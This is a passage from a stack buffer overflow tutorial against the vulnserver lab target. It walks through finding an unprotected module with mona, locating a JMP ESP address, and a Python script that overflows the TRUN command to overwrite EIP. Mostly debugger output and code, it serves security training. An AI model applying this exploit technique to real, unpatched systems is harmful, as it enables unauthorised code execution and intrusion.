cautiously looking at the bytes on the stack individually to the “bad chars” string is the best way to check that there are no more bad characters. Unfortunately, it is a very tedious process, and it’s easy to make mistakes.




```
Address  Hex dump                 ASCII
016EF9E0 01 02 03 04 05 06 07 08   ┐└|─●
016EF9E8 09 0A 0B 0C 0D 0E 0F 10  ..♂..♫☼╫
016EF9F0 11 12 13 14 15 16 17 18  ◄↕‼¶┴┬┤↑
016EF9F8 19 1A 1B 1C 1D 1E 1F 00  ├──.
016EFA00 79 03 00 00 42 00 00 00  y└..B...
016EFA08 08 21 54 00 00 00 52 00  ◘!T...R.
016EFA10 E0 2F 54 00 00 32 3C 00  à/T..2<.
016EFA18 00 00 00 00 C3 5B 01 77  ....Ã[
016EFA20 00 00 00 00 99 01 00 00  ....█  .
016EFA28 14 FB 6E 01 30 48 3C 00  ¶ûn  0H<
016EFA30 42 00 00 00 97 67 01 77  B...█g
016EFA38 10 21 54 00 00 00 00 00  ┼!T.....
016EFA40 C3 5B 01 77 0E FB 6B 76  Ã[  w♫ûk
016EFA48 00 E0 FD 7F 94 03 52 00  .àý██└R.
016EFA50 00 00 52 00 50 01 52 00  ..R.P  R
016EFA58 7F 00 00 00 00 32 3C 00  █....2<.
016EFA60 B0 28 52 00 7F 00 00 00  °(R.█...
016EFA68 FC 28 52 00 44 00 00 00  ü(R.D...
016EFA70 99 01 00 00 00 00 00 00  █  .....
016EFA78 B0 28 52 00 5B 01 00 00  °(R.[  .
016EFA80 10 21 54 00 02 00 00 02  ┼!T.┐..┐
016EFA88 DB 01 00 00 00 00 00 00  Û  .....
016EFA90 80 00 00 00 00 00 00 00  █.......
016EFA98 00 00 00 00 7F 00 00 00  ....█...
016EFAA0 00 00 00 00 00 00 00 00  ........
016EFAA8 02 00 00 02 A0 1C 54 00  ┐..┐ T.
016EFAB0 00 00 00 00 0A 00 00 00  ........
016EFAB8 0C 00 00 00 00 00 00 00  ........
016EFAC0 FF 07 00 00 FB 31 3C 00  ÿ•..û1<.
016EFAC8 DB 01 00 DA C4 00 52 00  Û  .ÚÄ.R
016EFAD0 01 00 00 00 00 00 00 01    ......
016EFAD8 0A 00 2C 00 08 00 00 00  ..,.◘...
016EFAE0 10 21 54 00 10 21 54 00  ┼!T.┼!T.
016EFAE8 0B 21 54 00 00 00 00 00  ♂!T.....
016EFAF0 C3 5B 01 00 00 00 52 00  Ã[  ...R
016EFAF8 14 02 00 01 44 FA 6E 01  ¶┐.  Dún
016EFB00 FA 31 3C 00 A4 FC 6E 01  ú1<.¤ün
016EFB08 55 E3 FD 76 B2 11 04 00  Uãýv²◄┘.
016EFB10 FE FF FF FF C3 5B 01 77  þÿÿÿÃ[
016EFB18 D0 58 01 77 08 02 00 00  ÐX  w◘┐.
016EFB20 10 02 00 00 0A 21 54 00  ┼┐...!T.
016EFB28 08 21 54 00 00 E0 FD 7F  ◘!T..àý█
```

```
016EF9E0  04030201   ┐└
016EF9E4  08070605  |─●◘
016EF9E8  0C0B0A09  ..♂.
016EF9EC  100F0E0D  .♫☼╫
016EF9F0  14131211  ◄↕‼¶
016EF9F4  18171615  ┴┬┤↑
016EF9F8  1C1B1A19  ├──
016EF9FC  001F1E1D  .
016EFA00  00000379  y└..
016EFA04  00000042  B...
016EFA08  00542108  ◘!T.
016EFA0C  00520000  ..R.
016EFA10  00542FE0  à/T.
016EFA14  003C3200  .2<.
016EFA18  00000000  ....
016EFA1C  77015BC3  Ã[   RETURN to ntdll.77015BC3 from ntdll.770127E9
016EFA20  00000000  ....
016EFA24  00000199  █  .
016EFA28  016EFB14  ¶ûn
016EFA2C  003C4830  0H<. ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
016EFA30  00000042  B...
016EFA34  77016797  █g   RETURN to ntdll.77016797 from ntdll.memset
016EFA38  00542110  ┼!T.
016EFA3C  00000000  ....
016EFA40  77015BC3  Ã[   RETURN to ntdll.77015BC3 from ntdll.770127E9
016EFA44  766BFB0E  ♫ûkv
016EFA48  7FFDE000  .àý█
016EFA4C  00520394  █└R.
016EFA50  00520000  ..R.
016EFA54  00520150  P  R
016EFA58  0000007F  █...
016EFA5C  003C3200  .2<.
016EFA60  005228B0  °(R.
016EFA64  0000007F  █...
016EFA68  005228FC  ü(R.
016EFA6C  00000044  D...
016EFA70  00000199  █  .
016EFA74  00000000  ....
016EFA78  005228B0  °(R.
016EFA7C  0000015B  [  .
016EFA80  00542110  ┼!T.
016EFA84  02000002  ┐..┐
016EFA88  000001DB  Û  .
```

6 — Finding the right module

When we talk about finding the correct module, what we are stating is — we are searching for a “dll” file or something comparable within the program that has no memory protection. Even though there’s no real way to utilize an application for critical thinking, we can use the “Mona.py” module to automate these annoying byte-by-byte comparisons for Immunity Debugger. You can download the “Mona.py” file from the following GitHub page: “https://github.com/corelan/mona.”


Extract the file and copy “Mona.py” to “C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands.” folder.



« Program Files ▸ Immunity Inc ▸ Immunity Debugger ▸ PyCommands ▸

Name	Date modified	Type	Size
mark.py	11/16/2010 2:39 PM	Python File	5 KB
mike.py	2/28/2011 1:04 PM	Python File	35 KB
modptr.py	2/28/2011 1:04 PM	Python File	4 KB
mona.py	6/3/2019 6:09 AM	Python File	622 KB
nohooks.py	11/16/2010 2:39 PM	Python File	1 KB
openfile.py	11/16/2010 2:39 PM	Python File	1 KB
packets.py	11/16/2010 2:39 PM	Python File	11 KB
pyexec.py	2/28/2011 1:04 PM	Python File	1 KB
recognize.py	11/16/2010 2:39 PM	Python File	9 KB
safeseh.py	2/28/2011 1:04 PM	Python File	4 KB
scanpe.py	11/16/2010 2:39 PM	Python File	8 KB
search.py	2/28/2011 1:04 PM	Python File	1 KB
searchcode.py	11/16/2010 2:39 PM	Python File	1 KB

After copying the file into the “PyCommands” folder, you can invoke it and list all modules in the Immunity Debugger. Before listing the modules, make sure that “vulnserver” is running and attached to the debugger. Then, from the Immunity Debugger using the search field type “!mona modules” and hit “Enter.”




```
004030D0 00 00 00 00 00 00 00 00 ........
004030D8 00 00 00 00 00 00 00 00 ........
004030E0 00 00 00 00 00 00 00 00 ........
004030E8 00 00 00 00 00 00 00 00 ........
004030F0 00 00 00 00 00 00 00 00 ........
004030F8 00 00 00 00 00 00 00 00 ........
00403100 00 00 00 00 00 00 00 00 ........
00403108 00 00 00 00 00 00 00 00 ........
00403110 00 00 00 00 00 00 00 00 ........
00403118 00 00 00 00 00 00 00 00 ........
00403120 00 00 00 00 00 00 00 00 ........
00403128 00 00 00 00 00 00 00 00 ........
00403130 00 00 00 00 00 00 00 00 ........
00403138 00 00 00 00 00 00 00 00 ........
00403140 00 00 00 00 00 00 00 00 ........
00403148 00 00 00 00 00 00 00 00
```

```
017CFFC8  76FDE355 Uãÿv SE handler
017CFFCC  001C2898 █(.
017CFFD0  00000000 ....
017CFFD4 └017CFFEC ìÿ|
017CFFD8  770235EB ë5┐w RETURN to ntdll.770235EB from ntdll.770235F1
017CFFDC  7705EC83 █ì|w ntdll.DbgUiRemoteBreakin
017CFFE0  00000000 ....
017CFFE4  00000000 ....
017CFFE8  00000000 ....
017CFFEC  00000000 ....
017CFFF0  00000000 ....
017CFFF4  7705EC83 █ì|w ntdll.DbgUiRemoteBreakin
017CFFF8  00000000 ....
017CFFFC  00000000 ....
```

```
!mona modules
Run program (F9)
```

It will display all modules with their protection settings. Here we need to look for a file that is attached to “vulnserver” and has all protection settings as “False.” In this example, we found “essfunc.dll” that has everything set to false.




```
---------- Mona command started on 2020-03-12 08:37:04 (v2.0, rev 600) ----------
[+] Processing arguments and criteria
    - Pointer access level : X
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
----------------------------------------------------------------------------------------------------------------------------------
 Module info :
----------------------------------------------------------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
----------------------------------------------------------------------------------------------------------------------------------
 0x76420000 | 0x7642a000 | 0x0000a000 | True   | True    | True  |  True    | True   | 6.1.7601.23930 [LPK.dll] (C:\Windows\system32\LPK.dll)
 0x77120000 | 0x77126000 | 0x00006000 | True   | True    | True  |  True    | True   | 6.1.7601.23889 [NSI.dll] (C:\Windows\system32\NSI.dll)
 0x62500000 | 0x62508000 | 0x00008000 | False  | False   | False |  False   | False  | -1.0- [essfunc.dll] (C:\Users\IEUser\Desktop\vulnserver\essfunc.dll)
 0x76350000 | 0x7641d000 | 0x000cd000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [MSCTF.dll] (C:\Windows\system32\MSCTF.dll)
 0x75050000 | 0x7509b000 | 0x0004b000 | True   | True    | True  |  True    | True   | 6.1.7601.18015 [KERNELBASE.dll] (C:\Windows\system32\KERNELBASE.dll)
 0x74850000 | 0x7488c000 | 0x0003c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [mswsock.dll] (C:\Windows\system32\mswsock.dll)
 0x76450000 | 0x764ed000 | 0x0009d000 | True   | True    | True  |  True    | True   | 1.0626.7601.23894 [USP10.dll] (C:\Windows\system32\USP10.dll)
 0x75f20000 | 0x75f6e000 | 0x0004e000 | True   | True    | True  |  True    | True   | 6.1.7601.23914 [GDI32.dll] (C:\Windows\system32\GDI32.dll)
 0x00400000 | 0x00407000 | 0x00007000 | False  | False   | False |  False   | False  | -1.0- [vulnserver.exe] (C:\Users\IEUser\Desktop\vulnserver\vulnserver.exe)
 0x76b20000 | 0x76bf5000 | 0x000d5000 | True   | True    | True  |  True    | True   | 6.1.7601.18015 [kernel32.dll] (C:\Windows\system32\kernel32.dll)
 0x76540000 | 0x765ec000 | 0x000ac000 | True   | True    | True  |  True    | True   | 7.0.7601.17744 [msvcrt.dll] (C:\Windows\system32\msvcrt.dll)
 0x74350000 | 0x74355000 | 0x00005000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [wshtcpip.dll] (C:\Windows\System32\wshtcpip.dll)
 0x77160000 | 0x77202000 | 0x000a2000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [RPCRT4.dll] (C:\Windows\system32\RPCRT4.dll)
 0x76fc0000 | 0x77102000 | 0x00142000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
 0x765f0000 | 0x76625000 | 0x00035000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [WS2_32.DLL] (C:\Windows\system32\WS2_32.DLL)
 0x75e50000 | 0x75f19000 | 0x000c9000 | True   | True    | True  |  True    | True   | 6.1.7601.17514 [user32.dll] (C:\Windows\system32\user32.dll)
 0x76430000 | 0x7644f000 | 0x0001f000 | True   | True    | True  |  True    | True   | 6.1.7601.17514 [IMM32.DLL] (C:\Windows\system32\IMM32.DLL)
----------------------------------------------------------------------------------------------------------------------------------


[+] This mona.py action took 0:00:01.161000
```

Next, we should find an opcode equivalent of a *"JMP"* (jump command). To do that, we need to use *"nasm_shell.rb"* script from the Kali Linux terminal.

to find the path locate nasm_shell.rb


***Ex:** (root@kali:~#/ usr/ share/ metasploit-framework/ tools/ exploit/ nasm_shell.rb).*

Here we are trying to convert assembly language into the hex code and find equivalent code for jump command "JMP ESP." "JMP ESP" instruction, it lets us control program execution through "EIP" and land in our user-controlled space that will contain our shellcode. Type "JMP ESP" in the "nasm_shell" and hit "Enter." Then note the hex code for jump command, which is "FFE4".



```
root@root:~# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
nasm >
```


Now, we need to use this information (FFE4) with Mona to find the return address for the jump command using (essfunc.dll) module. To do that, type *"!mona find -s "\xff\xe4" -m essfunc.dll"* in the Immunity Debugger's search field.



```
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D     - Treating search pattern as bin
0BADF00D [+] Searching from 0x62500000 to 0x62508000
0BADF00D [+] Preparing output file 'find.txt'
0BADF00D     - (Re)setting logfile find.txt
0BADF00D [+] Writing results to find.txt
0BADF00D     - Number of pointers of type '"\xff\xe4"' : 9
0BADF00D [+] Results :
625011AF   0x625011af : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver\
625011BB   0x625011bb : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver\
625011C7   0x625011c7 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver\
625011D3   0x625011d3 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver\
625011DF   0x625011df : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver\
625011EB   0x625011eb : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver\
625011F7   0x625011f7 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver\
62501203   0x62501203 : "\xff\xe4" | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnse
62501205   0x62501205 : "\xff\xe4" | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnse
0BADF00D     Found a total of 9 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:01.122000
!mona find -s "\xff\xe4" -m essfunc.dll
```


When you hit "Enter," it will display the return addresses. We need to take notes and write down one of the addresses so we can use it later on in our python script. Here, in this example, we will note the first address, which is "625011af".

Now, we can modify our python script and add the return address that we noted in the reverse order (*"\xaf\x11\x50\x62"*) after we specify (*"A"* * 2003) buffer characters.



```
#!/usr/bin/python

import sys, socket

shellcode = "A" * 2003 + "\xaf\x11\x50\x62"

try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.10.10.4',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()


except:
        print "Error connecting to server"
        sys.exit()
```


With the memory address of *"JMP ESP"* added to our script after the 2003 bytes of initial buffer, we can overwrite the *"EIP."* Before we run this script, let's set a breakpoint at the *"JMP ESP"* instruction, so we may step through the instructions manually after we send in our input. To do so, click on the blue arrow icon in the debugger and type the return address value that we noted before.


File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Serv
Regis
Enter expression to follow
OK
Cancel

```
016FF9E0  004A 51        ADD BYTE PTR DS:[EDX+51],CL
016FF9E3  00A0 365100B8  ADD BYTE PTR DS:[EAX+B8005136],AH
016FF9E9  0B00           OR EAX,DWORD PTR DS:[EAX]
016FF9EB  0000
016FF9ED  0000
016FF9EF  0000
016FF9F1  0000
016FF9F3  0000
016FF9F5  0000
016FF9F7  0000
016FF9F9  0000
016FF9FB  0000           ADD BYTE PTR DS:[EAX],AL
016FF9FD  0000           ADD BYTE PTR DS:[EAX],AL
016FF9FF  0029           ADD BYTE PTR DS:[ECX],CH
016FFA01  0300           ADD EAX,DWORD PTR DS:[EAX]
016FFA03  0042 00        ADD BYTE PTR DS:[EDX],AL
016FFA06  0000           ADD BYTE PTR DS:[EAX],AL
016FFA08  8023 2F        AND BYTE PTR DS:[EBX],2F
016FFA0B  0000           ADD BYTE PTR DS:[EAX],AL
016FFA0D  002D 00E02F2F  ADD BYTE PTR DS:[2F2FE000],CH
016FFA13  0080 34510000  ADD BYTE PTR DS:[EAX+5134],AL
016FFA19  0000           ADD BYTE PTR DS:[EAX],AL
016FFA1B  00C3           ADD BL,AL
016FFA1D  5B             POP EBX
016FFA1E  0177 00        ADD DWORD PTR DS:[EDI],ESI
016FFA21  0000           ADD BYTE PTR DS:[EAX],AL
```

625011af


Once you hit the “OK” button, it will locate that particular jump code and display it on top of the screen. To set the break-point, highlight the address and hit “F2” or double click the hex value of the address.


File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Registers (FPU)

```
625011AF  FFE4   JMP ESP
625011B1  FFE0   JMP EAX
625011B3  58     POP EAX
625011B4  58     POP EAX
625011B5  C3     RETN
625011B6  5D     POP EBP
625011B7  C3     RETN
625011B8  55     PUSH EBP
625011B9  89E5   MOV EBP,ESP
625011BB  FFE4   JMP ESP
625011BD  FFE1   JMP ECX
625011BF  5B     POP EBX
625011C0  5B     POP EBX
```

```
EAX 016FF200 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00515294
EDX 00000000
EBX 00000058
ESP 016FF9E0
EBP 41414141
ESI 00000000
EDI 00000000

EIP 016FF9E0

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
```

After everything is set, run the python script and analyze the changes.


File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager

